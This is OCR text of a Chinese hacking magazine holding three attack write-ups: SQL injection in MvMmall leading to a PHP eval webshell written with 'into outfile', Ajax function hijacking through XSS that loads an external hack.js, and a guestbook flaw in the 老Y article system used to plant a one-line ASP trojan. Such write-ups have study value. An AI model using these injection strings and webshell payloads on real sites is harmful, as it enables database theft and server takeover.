


图1　暴错信息




图2　and　1=1 返回页面




图3　and　1=2 返回页面

dhtmlchars 函数通过一段正则表达式匹配替换“o”或“ꪠ”之类的字符，然后过滤“&、"、<、>”。不过正则貌似写错了，& 写成了 &，导致过滤失效。就算没有写错，也对我们注入没有什么影响。

下面来测试下，访问 **contrast.php?id=1**，提交“)”，暴错了，因为 sql 语句中的括号没有闭合，所以暴错。从暴错信息中我们可以知道，表前缀为 **mvm_**，如图 1。

接着提交“) **and 1=1%23**”和“) **and 1=2%23**”，页面返回不同，说明漏洞存在，如图 2、图 3。

下面简单了，只要把“**and 1=1**”换成注入语句就行了。为了方便，我写了一个 exp 给大家娱乐下，使用格式为：“**php mvmmallexp.php 目标网址 路径 管理员 id**”，如图 4。

通过注入得到 md5 密码后，可以在线查询得到明文后登录后台（**/admincp.php?module=index**）。至于后台如何获取 webshell，除了可以利用后台的“执行 SQL”功能外，我找不到其它的方法，但有个前提，那就是 **Mysql 用户必须拥有 file_priv 权限（既文件读写权限，一般 root 用户就拥有 file_priv 权限）**。

首先获得物理路径和数据库连接用户，因为管理员登录后台后，系统会把物理路径插入数据库，所以可以通过查询数据库得到物理路径。在后台的“执行 SQL”处执行语句：“**update mvm_login_table set login_ip=user(),login_referer=(SELECT manager_file FROM mvm_manager_table limit 0,1);**”（mvm_ 为表前缀，如果不是 mvm_，记得修改为相应的表前缀），接着依次选择“统计管理”->“日志管理”->“登录管理”得到物理路径和数据库连接用户，然后回到“执行 SQL”处执行语句：“**select '<?php eval($_POST[cmd])?>' into outfile 'D:/web/mvmmall/myspy.php';**”，最后导出 webshell 就行了，如图 5、图 6。




图4　exp 使用方法




图5　执行 SQL




图6　导出 webshell

好了，关于 mvmmall 的漏洞就分析到这里，欢迎大家找我交流，我的 email：xmystery#163.com。另外，如果哪位高手找到其它后台拿 webshell 的方法，还望分享：）。

[文中作者编写的 exp 工具 mvmmallexp.php 已经收录在光盘中]

编辑点评：

“千里之堤，毁于蚁穴”，这句话用在这里非常合适，看似固若金汤的系统，由于其中的一个 SQL 漏洞就可以导致被攻破。但是本文也有些后续的方向可以探索，比如文章中获取 webshell 的方式并不完美，需要一些特殊的 mysql 用户权限；还有能否进入后台取决于你是否足够幸运能在线破解其 MD5 密码。

WWW.NOHACK.CN

浅谈Ajax框架劫持

文Demon[S.C.T]

从本文你可以学到：
1、Ajax框架劫持范例
2、Ajax框架劫持的原理分析

原理分析

在Javascript中，我最喜欢的一个特性就是它能够重定义已经声明的方法，这能够让我们衍生出非常非常多的遐想，同时也就引进了我们今天的主题——Ajax框架劫持。

如何去理解重新定义及已经声明的方法呢？很简单，其实我们说的通俗一点，也叫做函数覆盖。而且在Javascript中，不会通报任何错误，从而程序开发人员很难去发现并防御。我们可以人为的利用xss覆盖已有的函数，这样也就达到了我们要讲的主题——劫持。

劫持的危害其实很大，轻者可以做到阻断程序代码运行，导致web应用程序崩溃；重者可以让攻击者任意操纵JavaScript。我们下面给出个例子，是一个简单的劫持代码：

```
<html>
<script>
function func()
{
alert("oldfunction");
}
setTimeout("func = function() { alert('jacking'); }", 5000);
</script>
<input type="button" value="hello" onclick="func();" />
</html>
```

把上面的代码保存为1.htm，然后打开，显示结果如图1。




图1 测试效果

弹出了对话框，名为**oldfunction**，然后我们5秒后再次点击，结果如图2。

同样弹出对话框，但是显示不同，这次名为**jacking**，这也就代表我们劫持成功了。代码里的settimeout设置为5000毫秒，也就是5秒后，我们的func函数被覆盖成新的函数，也就是重新定义的一个函数，能够弹出jacking的字符，这也就反映了存在这种问题。




图2 再次弹出提示框

那么如何去利用呢？我这里分别从利用持久性的xss和非持久性的xss（反射性xss）进行讲解。

持久性xss

首先是**持久性**xss，我们也叫做储存性xss，这个危害甚大。如果程序开发人员不谨慎过滤，能够直接导致web应用程序落入攻击者手中。我们谈的是Ajax框架劫持，攻击的对象自然也就是Ajax应用程序了。

假设有一个网站是用Ajax应用程序搭建的，这里提一下，Ajax应用程序中，源代码是直接保存在客户端当中的，因此我们能够直接查看，不像php、asp之类的需要翻译成html提供给用户。JavaScript因为是解释语言，所以把源代码毫不保留的给了用户，我们自然能够去查看。

假设我们在留言系统查看源代码时看到了一个函数a的定义，而在浏览留言页面的时候刚好要调用函数，这时我们就可以利用xss进行外部调用，即**<script src="http://www.xxx.com/hack.js">**。而在hack.js中我们去重新定义我们的函数a，并插入恶意代码，于此同时，发表留言后，函数a就被劫持了，执行的并不是原来的a函数，而是我们重新定义后的函数。内容大家可以自己发挥，代码都任意写了，操纵起来应该十分容易。

非持久性xss

第二个就是**非持久性**xss了，这时我们假设网站A中有个变量a未过滤，能由get方式提交到url中，其url构造为：**http://www.xxx.com/index.php?a=xss**，代码里面仍然是使用的Ajax程序，我们还是先查看源代码，看到需要调用的函数，我们暂时称为寻找目标吧。

寻找好适当的目标函数时，就可以开始劫持，操作方法和前面一样，也可以调用或直接定义一个函数，达到的效果是一样的，只是我们需要结合欺骗去利用此漏洞了。

在JavaScript库中，有个类我们提一下，名叫Ajax类，是一位大牛写的，包含在**prototype.js**中。其功能是解决了多次使用**XMLHttprequest**进行异步调用，这时我们用**Ajax.request**对象便能够达到劫持，此时并不需要利用xss，直接就能达到请求，我们称之人为构造冲突。

Ajax.request的成员函数我在这里说一下，但并不深入研究，大家可以去参考文献，常用的成员函数有**method**、**onsuccess**、**onfailure**、**parameters**，作用分别是提交方式、成功后加载、失败后加载以及HTTP请求查询字符，具体利用大家自行参考。

劫持的利用我们就说这么多，下面我来说下如何防御。其实这种缺陷防御起来是有一定难度的，但是不代表不能防御，这需要非常有经验的程序员才能做到。我们可以使用命名空间的方法解决冲突的问题，学过C++的朋友应该都知道，在C++中能够使用using namespace来解决重名冲突的问题，在JavaScript中同样能够使用，只不过定义的方法不一样罢了。

好了，文章到此就结束了，如果大家有什么问题可以到《黑客手册》论坛www.nohack.cn/bbs联系我，我的ID是Demon。

编辑点评：

很有意思的一篇文章，提供了一个非常好的思路，值得每个人思考和深入研究。

老Y文章管理系统写入一句话木马漏洞

图 从正海

从本文你可以学到：
老Y文章管理系统漏洞分析

本人第一次写文章，有写的不好的地方还望高手们多多指点，这篇文章主要是揭露老Y文章管理系统的一个写入一句话木马漏洞。在网上搜索了一下，老Y文章管理系统用的人还是挺多的，本漏洞虽然不能直接获取到WebShell，但给入侵测试者苦于进入了后台却拿不到WebShell提供了另一种思路。

```
if Instr(Content,"傻B")>0 or Instr(Content,"操你妈")>0 or instr(Content,"胡锦")>0 ↓
or Instr(Content,"江泽")>0 or Instr(Content,"婊")>0 or Instr(Content,"[url")>0 then↓
Response.Write "<script language=javascript>alert('请不要乱发信息,Thanks!');javascript:history.back()</script>"↓
Response.End↓
end if↓
```

图1 漏洞源代码

先在本地搭建好老Y文章管理系统并开始测试，在该文章系统内有一个留言簿，估计大家都猜测到了，问题就出在这里了。先看一下源代码，如图1，这是对留言内容进行的一个检测，并没有对留言内容进行过滤。

接着往下的代码就是把大名、主题、留言内容写入了数据库中去了。好了，废话少说，开始进行实战演习。

在本地搭建的环境中对各个网页进行访问，一切正常！然后找到留言模块功能，在留言簿上写上你的大名admin（换了其他的大名可能会提示“不存在”），如图2。

点击“提交”，会提示你“成功留言，等待管理员审核”，然而实际上已经写到数据库里了。如果进入了管理后台，则可以通过数据库备份将当前数据库后缀名改为asp，然后通过一句话木马客户端提交网马就可以成功获取webshell。这里我已经把access数据库后缀名改成了asp，如图3。




图2 写入跨站代码

